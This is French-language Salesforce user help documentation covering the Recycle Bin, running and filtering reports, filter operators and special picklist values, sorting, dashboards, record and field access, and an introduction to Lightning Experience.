Le lien **Corbeille** du menu latéral vous permet d'afficher et de restaurer les enregistrements supprimés pendant 15 jours avant leur suppression définitive. La limite maximale d'enregistrement dans votre Corbeille est égale à 25 fois l'espace de stockage en mégaoctets (Mo). Par exemple; si votre société dispose d'un espace de stockage de 1 Go, votre limite sera égale à 25 fois 1 000 Mo ou 25 000 enregistrements. Si votre organisation atteint sa limite, Salesforce supprime automatiquement les enregistrements les plus anciens s'ils ont été conservés au moins deux heures dans la Corbeille.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher et récupérer les enregistrements supprimés :
- « Lire » sur les enregistrements de la Corbeille

Pour afficher et récupérer les enregistrements supprimés par d'autres utilisateurs :
- Modifier toutes les données

Pour récupérer les balises publiques supprimées :
- "Gestionnaire de balises"

Pour vider la Corbeille :
- Modifier toutes les données

## Visualisation d'éléments de la Corbeille

Choisissez **Ma corbeille** dans la liste déroulante pour afficher uniquement les éléments supprimés. Les administrateurs et les utilisateurs dotés de l'autorisation Modifier toutes les données affichent les données supprimées dans la totalité de l'organisation via l'option **Toutes les Corbeilles**. Dans Personal Edition, l'option **Toutes les corbeilles** affiche l'ensemble de vos éléments supprimés.

## Recherche d'éléments dans la Corbeille

1. Choisissez **Ma corbeille** ou **Toutes les corbeilles** dans la liste déroulante. Si vous choisissez **Ma corbeille**, la recherche s'effectue uniquement sur les éléments supprimés.
2. Saisissez les termes à rechercher. Les termes de recherche sont considérés comme des entités indépendantes, séparées par un AND implicite. Par exemple, si la recherche porte sur *béa dupont*, vous obtenez en retour les éléments contenant *béa* et *dupont*, mais pas le contact dont le nom est *béa leroy* et dont l'adresse e-mail est *bleroy@dupont.com*. Un caractère générique implicite est ajouté aux termes de votre recherche. Par conséquent, si la recherche porte sur *béa*, vous obtenez en retour *béa* ou *béatrice*. La recherche porte sur le champ affiché dans la colonne Nom de la Corbeille, tel que la piste `Nom`, `Numéro de la requête`, `Numéro du contrat` ou `Nom du produit`.

   Remarque: Certaines fonctionnalités de recherche, qui comprennent la racinisation et les synonymes, ne sont pas disponibles dans la recherche dans la Corbeille.
3. Cliquez sur **Rechercher**.

## Restauration d'éléments de la Corbeille

Pour restaurer des éléments, cochez la case en regard des éléments voulus, puis cliquez sur **Restaurer**. Pour restaurer tous les éléments supprimés, cochez la case située dans l'en-tête de colonne, puis cliquez sur **Restaurer**.

Lorsque vous restaurez un enregistrement, Salesforce restaure ses associations pour les types de relation suivants :

- Les comptes principaux (conformément au champ `Compte principal`)
- Les requêtes principales (conformément au champ `Requête principale`)
- Les solutions principales pour les solutions traduites (conformément au champ `Solution principale`)
- Les responsables des contacts (conformément au champ `Rattachement hiérarchique`)
- Les produits associés aux actifs (conformément au champ `des produits`)
- Opportunités associées à des devis (comme indiqué dans le champ `Opportunité` d'un devis)
- Toutes les relations de référence personnalisées
- Les membres de groupe de relations dans les comptes et les groupes de relations, avec certaines exceptions

- Onglets
- Les catégories, le statut de publication et les attributions d'un article

Remarque: Salesforce ne restaure que les relations de recherche qui n'ont pas été remplacées. Par exemple, si un actif est associé à un produit différent avant l'enregistrement d'un produit d'origine restauré, la relation actif-produit n'est pas restaurée.

### Purge de la Corbeille

Pour éliminer définitivement les éléments supprimés avant la période définie de 15 jours, les administrateurs et les utilisateurs autorisés à modifier toutes les données ont le choix entre les options **Vider votre corbeille** ou **Vider la corbeille de votre organisation**.

CONSULTER ÉGALEMENT :

Suppression d'enregistrements

## Exécution d'un rapport

Pour exécuter un rapport, recherchez-le sous l'onglet Rapports, puis cliquez sur son nom. La plupart des rapports s'exécutent automatiquement lorsque vous cliquez sur leur nom. Si un rapport est déjà affiché, cliquez sur **Exécuter le rapport** pour l'exécuter immédiatement ou planifier une exécution ultérieure. Dans Lightning Experience, le bouton **Exécuter le rapport** est affiché uniquement lorsque vous avez enregistré un rapport.

Si aucun résultat ne s'affiche, vérifiez l'une des conditions suivantes dans le rapport :

- Le rapport n'a renvoyé aucune donnée. Vérifiez vos critères de filtre pour vous assurer que des données sont renvoyées.
- En raison de la sécurité au niveau du champ, vous n'avez pas accès à l'un des regroupements sélectionné.
- Le contexte de votre formule récapitulative personnalisée ne correspond pas aux paramètres du graphique. Par exemple, si la formule est calculée pour Industrie et que le graphique ne contient pas Industrie, aucun résultat n'est renvoyé.
- Vos valeurs sont dépassent les valeurs acceptables. La valeur maximale autorisée est 999999999999999. La valeur minimale autorisée est -99999999999999.

Si votre rapport renvoie plus de 2000 enregistrements, seuls les 2000 premiers enregistrements sont affichés. Pour afficher la vue complète des résultats du rapport, cliquez sur **Exporter les détails**.

Si votre rapport prend plus de 10 minutes, Salesforce annule le rapport. Essayez les méthodes suivantes pour réduire la quantité de données dans votre rapport :

- Filtrez vos propres enregistrements au lieu d'afficher tous les enregistrements.
- Limitez l'étendue des données à une plage de dates spécifique.
- Excluez les colonnes inutiles du rapport.
- Masquer les détails du rapport.

Si votre rapport inclut un objet externe, les résultats ne reflètent probablement pas le jeu de données complet. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Un rapport qui comprend un objet externe analyse jusqu'à 2000 enregistrements pour l'objet principal, et peut atteindre les limitations en appels externes en analysant les données des objets externes. Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exécuter des rapports :
- Exécution des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

Ajout d'une logique de filtrage
Une logique de filtrage contrôle la méthode d'application et les événements qui activent des filtres dans votre rapport.

Tri des résultats de rapport
Trier un rapport par les données d'une colonne spécifique en cliquant sur son en-tête. La sélection d'un en-tête de colonne tri les données par ordre croissant : le texte est classé de A à Z, les données numériques sont classées de la plus petite à la plus grande et les données temporelles sont classées de la plus proche à la plus éloignée.

Visualisation de données dans des tableaux de bord
Un *tableau de bord* affiche les données de rapports source sous la forme de composants visuels qui peuvent être des graphiques, des indicateurs, des tableaux, des métriques ou des pages Visualforce. Les composants fournissent un instantané des mesures clés et des indicateurs de performance de votre organisation. Chaque tableau de bord peut inclure jusqu'à 20 composants.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport
La page d'exécution de rapport
Options de la page d'exécution de rapport
Options de la page d'exécution de rapport
Impression d'un rapport
Tri des résultats de rapport

# Ajout d'une logique de filtrage

Une logique de filtrage contrôle la méthode d'application et les événements qui activent des filtres dans votre rapport.

Une fois ajouté à votre rapport, le filtre est numéroté. Le premier est le Filtre 1 et le deuxième est le Filtre 2. Vous appliquez une logique de filtrage en fonction de ces filtres numérotés.

Par exemple, supposons qu'un rapport sur les comptes contient des filtres `Région/province`, `Chiffre d'affaires annuel` et `Secteur d'activité`. Votre rapport contient les filtres suivants :

1. Région inclut Californie, Arizona, Nevada
2. Secteur d'activité égal à Banque
3. Chiffre d'affaires annuel supérieur à 1000000

Avec ces trois filtres, votre rapport renvoie les comptes situés en Californie, en Arizona ou au Nevada, dans le secteur d'activité Banque, avec un chiffre d'affaires annuel supérieur à 10 000 000 $. Cependant, si vous vous intéressez uniquement aux comptes situés en Californie, en Arizona ou au Nevada ET dans le secteur d'activité Banque, OU avec un chiffre d'affaires annuel supérieur à 10 000 000,00 $ ? Ajoutez une logique de filtrage à votre rapport.

1. Cliquez sur **Ajouter** > **Logique de filtrage**.
2. Saisissez le numéro de ligne de chaque filtre, séparé par un opérateur de logique de filtrage.

   Par exemple, **(1 AND 2) OR 3** recherche les enregistrements correspondant à la fois à Filtre 1 et Filtre 2 ou Filtre 3.

   Voici un tableau complet des opérateurs de logique de filtrage :

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour créer des vues de liste personnalisées :
- Lire sur le type d'enregistrement inclus dans la liste

Pour créer, modifier ou supprimer des vues de liste publique :
- Gérer les vues de liste publique

| Opérateur | Définition |
| --- | --- |
| **ET** | Recherche les enregistrements qui correspondent aux deux valeurs.<br>**1 AND 2** |
| **OU** | Recherche les enregistrements qui correspondent à l'une des valeurs.<br>**1 OU 2** |
| **NOT** | Recherche les enregistrements qui excluent les valeurs.<br>Par exemple, Filtre 1 est **Secteur d'activité égal à « Biotechnologie »**. Vous définissez une logique de filtrage sur **Pas 1**. Votre rapport renvoie les enregistrements qui sont différents de Biotechnologie. |

3. Cliquez sur **Enregistrer**.

Désormais, votre rapport affiche les comptes du secteur d'activité Banque en Californie, en Arizona et au Nevada avec n'importe quel montant de chiffre d'affaires, et les comptes avec un chiffre d'affaires annuel supérieur à 10 000 000,00 $.

Remarque:

- La logique de filtrage n'est pas disponible pour tous les filtres. Par exemple, vous ne pouvez pas les utiliser pour des champ récapitulatifs de cumul.
- Dans les rapports dont l'objet A peut avoir ou non un objet B, vous ne pouvez pas utiliser la condition OR pour le filtrage sur des objets multiples. Par exemple, si vous entrez le critère de filtre *`Le nom du compte commence par M OU le prénom du contact commence par M`*, un message d'erreur s'affiche, vous informant que votre critère de filtre est incorrect.
- À l'exception d'une logique de filtrage sur des champs de recherche, vous ne pouvez pas utiliser une logique de filtrage si vos filtres utilisent l'un des champs suivants :
  - `Rubriques`
  - `Description`
  - les champs `Ligne d'adresse 1`, `Ligne d'adresse 2`, `Ligne d'adresse 3`
  - `Catégorie de prévision`
  - `Campagne : Type de membre`
  - `Utilisateur : Nom du profil`
  - `Statut de connexion`
  - champs de zone de texte long personnalisés

## Référence des opérateurs de filtrage

L'opérateur dans un filtre est comparable au verbe dans une phrase. Les opérateurs spécifient les relations entre les différents critères de filtrage. Lors de la définition de filtres dans des vues de listes, des rapports, des tableaux de bord et certains champs personnalisés, consultez la liste d'opérateurs de filtrage ci-dessous.

Filtrage des valeurs de liste de sélection spéciale

CONSULTER ÉGALEMENT :

Référence des opérateurs de filtrage

Filtrage des valeurs de liste de sélection spéciale

Notes relatives au filtrage des types de champ et de valeur

## Référence des opérateurs de filtrage

L'opérateur dans un filtre est comparable au verbe dans une phrase. Les opérateurs spécifient les relations entre les différents critères de filtrage. Lors de la définition de filtres dans des vues de listes, des rapports, des tableaux de bord et certains champs personnalisés, consultez la liste d'opérateurs de filtrage ci-dessous.

| Opérateur | Utilisation |
|---|---|
| égal à | Utilisé pour une correspondance exacte. Par exemple, « Créé égal à aujourd'hui ». |
| inférieur à | Utilisé pour des résultats inférieurs à la valeur saisie. Par exemple, « Quota inférieur à 20 000 » renvoie les enregistrements dans lesquels le champ de quota est compris entre 0 et 19 999,99. |
| supérieur à | Pour des résultats qui dépassent la valeur saisie. Par exemple, « Quota supérieur à 20 000 » renvoie les enregistrements dont le montant quota commence à 20 000,01. |
| inférieur ou égal à | Pour des résultats identiques ou inférieurs à la valeur saisie. |
| supérieur ou égal à | Pour des résultats identiques ou supérieurs à la valeur saisie. |
| différent de | Affiche les résultats qui ne contiennent pas la valeur saisie. Cet opérateur est particulièrement utile pour éliminer les champs vides. Par exemple, « E-mail différent de <blank> ». |
| contient | Utilisé pour les champs qui comprennent votre chaîne de recherche, et parfois d'autres informations. Par exemple, « Comptes contient Bretagne » renvoie Voyage en Bretagne, Achats en gros en Bretagne et Bretagne Surf. Notez que si vous saisissez une chaîne de recherche courte, elle peut correspondre à un terme plus long. Par exemple, « Compte contient pro » renvoie Services Pro et Cie Promotions. Cet opérateur n'est pas sensible à la casse. |
| ne contient pas | Élimine les enregistrements qui ne contiennent pas la valeur saisie. Par exemple, « Adresse postale - Ligne 2 ne contient pas Boîte postale ».<br>Remarque: Lors de la spécification de critères de filtrage dans des champs récapitulatifs de cumul, `ne contient pas` utilise la logique « ou » sur les valeurs séparées par une virgule. Dans les vues de liste, les rapports et les tableaux de bord, `ne contient pas` utilise la logique « et ».<br>Cet opérateur n'est pas sensible à la casse. |
| commence par | Lorsque vous connaissez les premiers caractères de la valeur, mais pas le texte exact. Cet opérateur est un terme de recherche plus étroit que « contient ». Par exemple, si vous saisissez « Compte commence par Bretagne », Bretagne Surf est renvoyé, mais pas Voyage en Bretagne et Achats en gros en Bretagne. |

| Opérateur | Utilisation |
|---|---|
| inclut | Pour choisir une liste à sélection multiple comme champ sélectionné. Cet opérateur permet de rechercher les enregistrements qui comprennent un ou plusieurs valeurs que vous avez saisies.<br>Par exemple, si vous saisissez « Intérêts inclut rugby, football, basket », les enregistrements qui contiennent uniquement « rugby » et ceux qui contiennent deux ou trois des valeurs saisies sont renvoyés. Les résultats ne comprennent aucune correspondance partielle. |
| exclut | Pour choisir une liste à sélection multiple comme champ sélectionné. Cet opérateur permet de rechercher les enregistrements qui ne contiennent aucune valeur correspondant à celles saisies.<br>Par exemple, si vous saisissez « Intérêts exclut vin, golf », votre rapport répertorie les enregistrements qui contiennent des valeurs différentes de cette liste, y compris les valeurs vides. Les résultats ne comprennent aucune correspondance partielle. |
| entre | Disponible uniquement pour des filtres de tableau de bord. Permet de filtrer des plages de valeurs. Pour chaque page, le filtre renvoie les résultats supérieurs ou égaux à la valeur minimale et inférieurs à la valeur maximale.<br>Par exemple, si vous saisissez « Nombre d'employés entre 100 et 500 », vos résultats incluent les comptes qui comprennent 100 à 499 employés. Les comptes qui comprennent 500 employés ne sont pas inclus dans les résultats. |

## Filtrage des valeurs de liste de sélection spéciale

Lors de la création de critères de filtrage, vous pouvez utiliser des valeurs de liste de sélection spéciale dans vos critères de recherche. Ces listes de sélection spéciales contiennent des valeurs `Vrai` ou `Faux`.

Par exemple, pour afficher toutes les opportunités que vous avez gagnées, saisissez *`Gagné égal à Vrai`* comme critère de votre recherche. Pour afficher toutes les opportunités fermées/perdues, saisissez *`Fermé égal à Vrai`* et *`Gagné égal à Faux`*.

**Remarque:** Si vous créez des critères de filtrage pour un rapport ou une vue de liste, l'icône de référence s'affiche automatiquement lorsque vous filtrez l'une des listes de sélection spéciales. Cliquez sur l'icône de référence pour sélectionner la valeur `Vrai` ou `Faux`. Vous pouvez également saisir manuellement *`Vrai ou Faux`* dans les critères de filtrage.

Les champs disponibles avec leurs valeurs sont présentés ci-dessous :

**Éditions**

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ de liste de sélection spéciale | Valeur | Description |
|---|---|---|
| Comptes et contacts : `Est Compte personnel` | `Vrai` | Le compte est un compte personnel. Votre administrateur peut avoir personnalisé le nom de ce champ. Ce champ s'affiche en tant qu'icône du compte personnel ( ). |
| | `Faux` | Le compte est un compte professionnel. |
| Comptes, pistes et opportunités : `Compte partenaire` | `Vrai` | Le compte est un compte partenaire, ou le responsable de la piste ou de l'opportunité est un utilisateur partenaire. |
| | `Faux` | Le compte n'est pas un compte partenaire, ou le responsable de la piste ou de l'opportunité n'est pas un utilisateur partenaire. |

| Champ de liste de sélection spéciale | Valeur | Description |
|---|---|---|
| Activités : `Toute la journée` | `Vrai` | S'applique uniquement aux événements, pas aux tâches. L'événement est défini sur toute la journée. |
| | `Faux` | L'événement est défini sur une heure spécifique. |
| Activités : `Fermé` | `Vrai` | S'applique uniquement aux tâches, pas aux événements. La tâche a été fermée, c.-à-d. que le champ `Statut` de la tâche a une valeur « Fermé ». |
| | `Faux` | La tâche est toujours ouverte. |
| Activités : `Invitation à un événement` (uniquement pour des rapports) | `Vrai` | S'applique uniquement aux événements, pas aux tâches. L'événement est une invitation à la réunion envoyée à un autre utilisateur pour un événement à plusieurs personnes. |
| | `Faux` | L'événement est l'événement à plusieurs personnes d'origine attribué à l'hôte de l'événement. |
| | `Faux` | L'activité n'a pas de feuille de route. |
| Activités : `Tâche` | `Vrai` | L'activité est une tâche, pas un événement. |
| | `Faux` | L'activité est un événement. |
| Campagnes : `Actif` | `Vrai` | La campagne est active et peut être sélectionnée dans diverses listes de sélection de campagnes. |
| | `Faux` | La campagne est inactive. |
| Requêtes : `Fermé` | `Vrai` | La requête a été fermée, c.-à-d. que le champ `Statut` de la requête a une valeur « Fermé ». |
| | `Faux` | La requête est toujours ouverte. |
| Requêtes : `Hiérarchisé` | `Vrai` | La requête a été automatiquement hiérarchisée via la règle de hiérarchisation de votre organisation. |
| | `Faux` | La requête n'a pas été hiérarchisée. |
| Requêtes : `Nouveau commentaire libre-service` | `Vrai` | La requête a un nouveau commentaire ajouté par un utilisateur libre-service. |
| | `Faux` | La requête n'a pas de nouveau commentaire libre-service. |
| Requêtes : `Ouvert` (uniquement pour des rapports) | `Vrai` | La requête est ouverte, c.-à-d. que le champ `Statut` de la requête est différent de « Fermé ». |
| | `Faux` | La requête a été fermée. |
| Requêtes : `Libre-service commenté` | `Vrai` | La requête a un commentaire ajouté par un utilisateur libre-service. |
| | `Faux` | La requête n'a pas de commentaire libre-service. |
| Contacts : `Désinscription d'adresse e-mail` | `Vrai` | Le contact ne peut pas être inclus dans une liste de destinataires d'e-mail en masse. |

| Champ de liste de sélection spéciale | Valeur | Description |
|---|---|---|
| | `Faux` | Le contact peut recevoir un e-mail en masse. |
| Contacts : `Libre-Service actif` (uniquement pour des rapports) | `Vrai` | Le contact est activé pour se connecter à votre portail libre-service. |
| | `Faux` | Le contact n'est pas activé pour le libre-service. |
| Pistes : `Converti` (uniquement pour des rapports) | `Vrai` | La piste a été convertie. |
| | `Faux` | La piste n'a pas été convertie. |
| Pistes : `Désinscription d'adresse e-mail` | `Vrai` | La piste ne peut pas être incluse dans une liste de destinataires d'e-mail en masse. |
| | `Faux` | La piste peut recevoir un e-mail en masse. |
| Pistes : `Non lu` | `Vrai` | La piste n'a pas encore été affichée ou modifiée par le responsable depuis son attribution à cet utilisateur. |
| | `Faux` | La piste a été affichée ou modifiée au moins une fois par le responsable depuis son attribution. |
| Opportunités : `Fermé` | `Vrai` | L'opportunité est fermée, c.-à-d. que le champ `Étape` a une valeur de type Fermé/gagné ou Fermé/perdu. |
| | `Faux` | L'opportunité est toujours ouverte. |
| Opportunités : `Principal` (uniquement pour un rapport d'opportunités de partenaire) | `Vrai` | Le partenaire pour l'opportunité a été marqué comme partenaire principal. |
| | `Faux` | Le partenaire pour l'opportunité n'a pas été marqué comme partenaire principal. |
| Opportunités : `Privé` | `Vrai` | Le responsable de l'opportunité a coché la case `Privé` dans la page de modification de l'opportunité. |
| | `Faux` | La case `Privé` dans l'opportunité n'est pas cochée. |
| Opportunités : `Gagné` | `Vrai` | L'opportunité est fermée et gagnée, c.-à-d. que le champ `Étape` a une valeur de type Fermé/gagné. |
| | `Faux` | L'opportunité n'a pas été gagnée. Le champ `Étape` peut avoir une valeur de type Ouvert ou Fermé/perdu. |
| Produits : `Actif` | `Vrai` | Le produit est actif et peut être ajouté à des opportunités dans des organisations Enterprise Edition, Unlimited Edition et Performance Edition. |
| | `Faux` | Le produit est inactif et ne peut pas être ajouté à des opportunités. |
| Produit : `Planification de la quantité attribuée` | `Vrai` | Le produit a une planification de quantité par défaut. |
| | `Faux` | Le produit n'a pas de planification de quantité par défaut. |

| Champ de liste de sélection spéciale | Valeur | Description |
|---|---|---|
| Produit : `Planification du chiffre d'affaires attribué` | `Vrai` | Le produit a une planification de chiffre d'affaires par défaut. |
| | `Faux` | Le produit n'a pas de planification de chiffre d'affaires par défaut. |
| Solutions : `Visible dans le portail libre-service` | `Vrai` | La solution est marquée `Visible dans le portail libre-service` et est visible pour les utilisateurs du portail libre-service. |
| | `Faux` | La solution n'est pas marquée `Visible dans le portail libre-service` et n'est pas visible pour les utilisateurs du portail libre-service. |
| Solutions : `Révisé` | `Vrai` | La tâche a été révisée, c.-à-d. que le champ `Statut` de la solution a une valeur « Révisé ». |
| | `Faux` | La solution n'a pas été révisée. |
| Solutions `Dépassé` | `Vrai` | La solution traduite n'a pas été mise à jour pour correspondre à la solution principale à laquelle elle est associée. |
| | `Faux` | La solution traduite a été mise à jour pour correspondre à la solution principale à laquelle elle est associée. |
| Utilisateurs : `Actif` | `Vrai` | L'utilisateur est actif et peut se connecter. |
| | `Faux` | L'utilisateur est inactif et ne peut pas se connecter. |
| Utilisateurs : `Utilisateur hors ligne` | `Vrai` | L'utilisateur dispose d'un accès pour utiliser Connect Offline. |
| | `Faux` | L'utilisateur n'est pas activé pour utiliser Connect Offline. |
| Utilisateurs : `Utilisateur Marketing` | `Vrai` | L'utilisateur peut gérer des campagnes. |
| | `Faux` | L'utilisateur n'est pas activé pour gérer des campagnes. |
| Utilisateur : `Est partenaire` | `Vrai` | L'utilisateur est un partenaire. |
| | `Faux` | L'utilisateur n'est pas un partenaire. |

Remarque: Seules les listes de sélection spéciales visibles dans votre présentation de page et dans les paramètres de sécurité au niveau du champ peuvent être affichées.

# Tri des résultats de rapport

Trier un rapport par les données d'une colonne spécifique en cliquant sur son en-tête. La sélection d'un en-tête de colonne tri les données par ordre croissant : le texte est classé de A à Z, les données numériques sont classées de la plus petite à la plus grande et les données temporelles sont classées de la plus proche à la plus éloignée.

- Pour inverser l'ordre de tri, cliquez de nouveau sur l'en-tête de la colonne.
- Si l'en-tête de rapport flottant est activé pour votre organisation, le comportement du tri diffère légèrement.

  Lorsque les utilisateurs trient des données en cliquant sur un en-tête de rapport flottant, le rapport est actualisé et redirige les utilisateurs vers le début des résultats de rapport.
- Dans un rapport avec plusieurs niveaux de regroupement, vous pouvez trier par la valeur récapitulative qui définit chaque regroupement.
  Par exemple, générons un rapport Opportunités regroupé par type d'activité. Chaque regroupement `Type` est lui-même regroupé par `Étape`, et chaque regroupement `Étape` est regroupé par `Origine de la piste`. Désormais, vous pouvez trier les regroupements `Type` par montant, le regroupement `Étape` par étape et le regroupement `Origine de la piste` par nombre d'enregistrements.

## Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour trier les résultats de rapport :

- Exécuter des rapports




CONSULTER ÉGALEMENT :

Génération d'un rapport

Sous-total des résultats de rapport

# Visualisation de données dans des tableaux de bord

Un *tableau de bord* affiche les données de rapports source sous la forme de composants visuels qui peuvent être des graphiques, des indicateurs, des tableaux, des métriques ou des pages Visualforce. Les composants fournissent un instantané des mesures clés et des indicateurs de performance de votre organisation. Chaque tableau de bord peut inclure jusqu'à 20 composants.

L'onglet Tableaux de bord affiche le dernier tableau de bord consulté. Le haut de la page montre l'heure de dernière actualisation du tableau de bord et l'utilisateur dont les autorisations déterminent quelles données sont visibles dans le tableau de bord.

Chaque composant de tableau de bord affiche les données d'un rapport sous-jacent. Si vous avez accès au dossier du rapport source sous-jacent, vous pouvez afficher le composant de tableau de bord associé. Cliquez sur le composant d'un tableau de bord ou sur ses éléments afin d'accéder au rapport source, au rapport filtré, à la page de détail de l'enregistrement ou à une autre URL. Si vous explorez un composant filtré, les filtres de tableau de bord s'appliquent au rapport source.

Cliquez sur **Aller à la liste de tableaux de bord** pour afficher vos tableaux de bord. Recherchez un tableau de bord à l'aide de la recherche de tableaux de bord. Saisissez le nom dans le champ `Afficher le tableau de bord`, puis sélectionnez un tableau de bord dans la liste des résultats. Vous pouvez afficher les tableaux de bord uniquement dans les dossiers auxquels vous avez accès.

Suivez un tableau de bord pour que les mises à jour le concernant soient publiées dans votre fil Chatter.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher et actualiser des tableaux de bord :

- Exécuter des rapports ET accéder au dossier de tableaux de bord

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

# Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur

Votre administrateur Salesforce peut personnaliser de nombreuses zones différentes pour sécuriser les données de votre société. Les utilisateurs des organisations Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition peuvent contrôler l'accès des autres utilisateurs à leurs données en partageant des enregistrements individuellement avec des collègues.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| Action | Accès requis |
| --- | --- |
| Pour afficher un onglet : | • Vous devez disposer de l'autorisation Lire sur les enregistrements dans cet onglet.<br>• Assurez-vous d'avoir personnalisé votre affichage personnel pour afficher l'onglet. |
| Pour afficher un enregistrement : | • Assurez-vous de disposer de l'autorisation Lire sur le type d'enregistrement que vous souhaitez afficher.<br>• Les organisations Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition peuvent définir un modèle de partage qui détermine l'accès des utilisateurs aux enregistrements dont ils ne sont pas propriétaires. Selon votre modèle de partage, le propriétaire peut être contraint de partager l'enregistrement avec vous si vous n'êtes pas propriétaire de l'enregistrement ou d'un niveau supérieur au propriétaire dans la hiérarchie des rôles.<br>• Les organisations Developer Edition et Performance Edition, et Enterprise Edition et Unlimited Edition avec Sales Cloud, peuvent utiliser la gestion des territoires pour accorder l'accès à des comptes, des opportunités et des requêtes. |
| Pour afficher un champ : | • Assurez-vous de disposer de l'autorisation Lire sur le type d'enregistrement du champ.<br>• Pour les organisations Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition, vérifiez la sécurité au niveau du champ. Vos paramètres de sécurité au niveau du champ peuvent vous empêcher d'afficher le champ. |

| Action | Accès requis |
| --- | --- |
| | • Vérifiez votre présentation de page. Vos paramètres de présentation de page peuvent autoriser l'affichage de certains champs et pas d'autres. |
| Pour modifier un champ : | • Assurez-vous de disposer de l'autorisation Modifier sur le type d'enregistrement du champ.<br>• Pour le organisations Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition, vérifiez la sécurité au niveau du champ. Vos paramètres de sécurité au niveau du champ peuvent définir un champ en « lecture seule ».<br>• Vérifiez votre présentation de page. Les présentations de page peuvent définir des champs en lecture seule. |
| Pour afficher une liste associée : | • Assurez-vous de disposer de l'autorisation Lire sur le type des enregistrements affichés dans la liste associée.<br>• Vérifiez votre présentation de page. Vos paramètres de présentation de page peuvent autoriser l'affichage de certains champs et pas d'autres. |
| Pour afficher un bouton ou un lien : | • Assurez-vous de disposer de l'autorisation requise pour exécuter une action. Les boutons et les liens s'affichent uniquement pour les utilisateurs qui disposent des autorisations d'utilisation appropriées. |

CONSULTER ÉGALEMENT :

Octroi d'accès aux enregistrements

Affichage des utilisateurs ayant accès à vos enregistrements

Niveaux d'accès aux enregistrements

# Évaluation et déploiement de Lightning Experience pour votre organisation

Elle est arrivée... la nouvelle expérience utilisateur de Salesforce ! Lightning Experience offre une interface entièrement repensée. Mieux encore, elle s'appuie sur notre plate-forme d'interface utilisateur. Par conséquent, l'expérience peut évoluer et s'adapter à vos besoins.

En tant qu'administrateur, vous êtes le conseiller Salesforce écouté au sein de votre société, et vous allez aider à décider du moment opportun pour déployer Lightning Experience dans votre organisation. Ce guide contient des informations qui vous aideront à évaluer la nouvelle interface et à déterminer si elle répond aux besoins d'une partie ou de tous vos utilisateurs. Une fois préparé(e), vous pourrez établir un plan de déploiement et piloter la migration vers Lightning Experience.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Qu'est-ce qui rend Lightning Experience si spécial ?

Bienvenue dans Lightning Experience, la nouvelle expérience rapide et superbe de Salesforce. Avec la vente à l'esprit, nous avons voulu réinventer l'environnement du bureau pour mieux servir vos processus commerciaux. Le résultat est une interface intuitive et intelligente, qui aide les commerciaux à travailler de façon plus naturelle et à conclure plus rapidement plus de ventes. Observons quelques fonctionnalités de base de la nouvelle interface afin de déterminer si Lightning Experience convient à certains ou à tous utilisateurs.

### Lightning Experience est-elle adaptée à votre organisation Salesforce ?

Lightning Experience vous intrigue et vous intéresse ! La nouvelle interface offre sans nul doute de nombreux avantages aux équipes commerciales. Néanmoins, Salesforce est un vaste environnement et nous ne pouvons pas tout reconstruire à la fois. Cette version n'est pas totalement identique à Salesforce Classic, la version antérieure complète de Salesforce. Examinons quelques cas d'utilisation et comparons Lightning Experience à Salesforce Classic pour vous aider à déterminer si le moment est venu de basculer. Vous pouvez même afficher un aperçu de votre organisation dans la nouvelle interface.

### Migration vers Lightning Experience : commençons !

Très bien ! Vous avez décidé que vous étiez prêt à basculer vers Lightning Experience. Pour commencer, nous recommandons d'élaborer une stratégie pour guider votre déploiement. Ensuite, le moment venu, vous allez activer la nouvelle interface utilisateur en procédant comme suit.

### Navigation dans Lightning Experience

